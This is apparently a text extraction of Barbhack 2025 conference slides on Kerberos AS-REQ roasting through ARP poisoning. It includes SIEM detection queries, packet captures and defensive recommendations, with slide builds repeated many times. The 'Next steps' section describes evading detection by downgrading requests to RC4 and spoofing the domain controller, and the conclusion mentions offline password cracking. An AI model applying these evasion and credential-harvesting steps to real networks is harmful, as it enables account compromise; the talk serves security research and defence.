		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

winlog_event_id:4768 AND winlog_event_data_Status:0x0

Save Load Share


Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType


winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0

 Save Load Share ? ...

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

winlog_event_id:4768 AND winlog_event_data_Status:0x0

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No relationship

No pre-authentication

Detection – before the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0

≡ Aggregating count() by winlog_event_data_TicketEncryptionType

winlog_event_data_TicketEncryptionType▼	count()
0x12	8,577,912
0x17	41

≡ Message Count



Detection – before the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0

≡ Aggregating count() by winlog_event_data_TicketEncryptionType

winlog_event_data_TicketEncryptionType▼	count()
0x12	8,577,912
0x17	41

Not enough information : only ticket encryption type field

≡ Message Count



Detection – before the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0

≡ Aggregating count() by winlog_event_data_TicketEncryptionType


winlog_event_data_TicketEncryptionType▼	count()
0x12	8,577,912
0x17	41

Not enough information : only ticket encryption type field

Update your domain controllers !

≡ Message Count

400,000



7. Next steps

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 → hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



AS-REQ without pre-authentication



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



KDC_PREAUTH_REQUIRED
List of supported algorithms



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



KDC_PREAUTH_REQUIRED
List of supported algorithms




We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.

Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



We keep a copy of the AS-REQ packet

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



We keep a copy of the AS-REQ packet

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



Then we...disappear



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



After receiving the AS-REQ and restoring the workstation's ARP cache, the client continues its authentication process by re-sending the last AS-REQ packet.



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



After receiving the AS-REQ and restoring the workstation's ARP cache, the client continues its authentication process by re-sending the last AS-REQ packet.

Problem : can potentially cause additional latency



Next steps

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP

Frame 420: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8...}

Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e)

Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12

Transmission Control Protocol, Src Port: 49859, Dst Port: 88, Seq: 1, Ack: 1, Len: 293

Kerberos

- Record Mark: 289 bytes
- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items
 - PA-DATA pA-ENC-TIMESTAMP
 - padata-type: pA-ENC-TIMESTAMP (2)
 - padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627...
 - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c...
 - PA-DATA pA-PAC-REQUEST
 - padata-type: pA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
 - req-body

Next steps

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP

Attacker MAC address

Frame 420: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8...}

Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e)

Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12

Transmission Control Protocol, Src Port: 49859, Dst Port: 88, Seq: 1, Ack: 1, Len: 293

Kerberos

- Record Mark: 289 bytes
- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 2 items
 - PA-DATA pA-ENC-TIMESTAMP
 - padata-type: pA-ENC-TIMESTAMP (2)
 - padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627...
 - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c...
 - PA-DATA pA-PAC-REQUEST
 - padata-type: pA-PAC-REQUEST (128)
 - padata-value: 3005a0030101ff
 - include-pac: True
 - req-body

Next steps

No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP

```

> Frame 437: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
> Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ProxmoxS_79:bd:ec (bc:24:11:79:bd:ec)
> Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
> Transmission Control Protocol, Src Port: 49860, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
< Kerberos
  > Record Mark: 289 bytes
  < as-req
    pvno: 5
    msg-type: krb-as-req (10)
    < padata: 2 items
      < PA-DATA pA-ENC-TIMESTAMP
        < padata-type: pA-ENC-TIMESTAMP (2)
          < padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c...
          < PA-DATA pA-PAC-REQUEST
            < padata-type: pA-PAC-REQUEST (128)
              < padata-value: 3005a0030101ff
                include-pac: True
            < req-body

```

Next steps

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP

Real KDC MAC address

Frame 437: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8...
Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ProxmoxS_79:bd:ec (bc:24:11:79:bd:ec)
Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
Transmission Control Protocol, Src Port: 49860, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
Kerberos
Record Mark: 289 bytes
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 2 items
PA-DATA pA-ENC-TIMESTAMP
padata-type: pA-ENC-TIMESTAMP (2)
padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627...
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c...
PA-DATA pA-PAC-REQUEST
padata-type: pA-PAC-REQUEST (128)
padata-value: 3005a0030101ff
include-pac: True
req-body

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 → hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Combine both bypasses ?

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 → hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Combine both bypasses ? Unfortunately not possible : the *advertized encypes* are logged based on the last AS-REQ

8. Conclusion

Conclusion

- More and more companies are implementing basic protections in Active Directory environments
- ARP poisoning is often overlooked
- This technique can unlock a lot of black box scenarios
- Dozens of hashes – *Rockyou.txt* – *OneRuleToRuleThemStill* ➔ It usually gets multiple domain users
- Main protections :
 - Implement strong passwords
 - Prevent ARP poisoning
 - Disable RC4
 - Set up Kerberos Armoring (*if you're not afraid...*)



References

- <https://datatracker.ietf.org/doc/html/rfc4120>
- [https://cyber.gouv.fr/sites/default/files/IMG/pdf/Aurelien Bordes -
_Secrets d authentification episode II Kerberos contre-attaque.pdf](https://cyber.gouv.fr/sites/default/files/IMG/pdf/Aurelien_Bordes_-_Secrets_d_authentification_episode_II_Kerberos_contre-attaque.pdf)
- <https://github.com/fortra/impacket/blob/master/examples/GetNPUsers.py>
- <https://trustedsec.com/blog/i-wanna-go-fast-really-fast-like-kerberos-fast>

Thank you

Barbhack 2025

Yassine OUKESSOU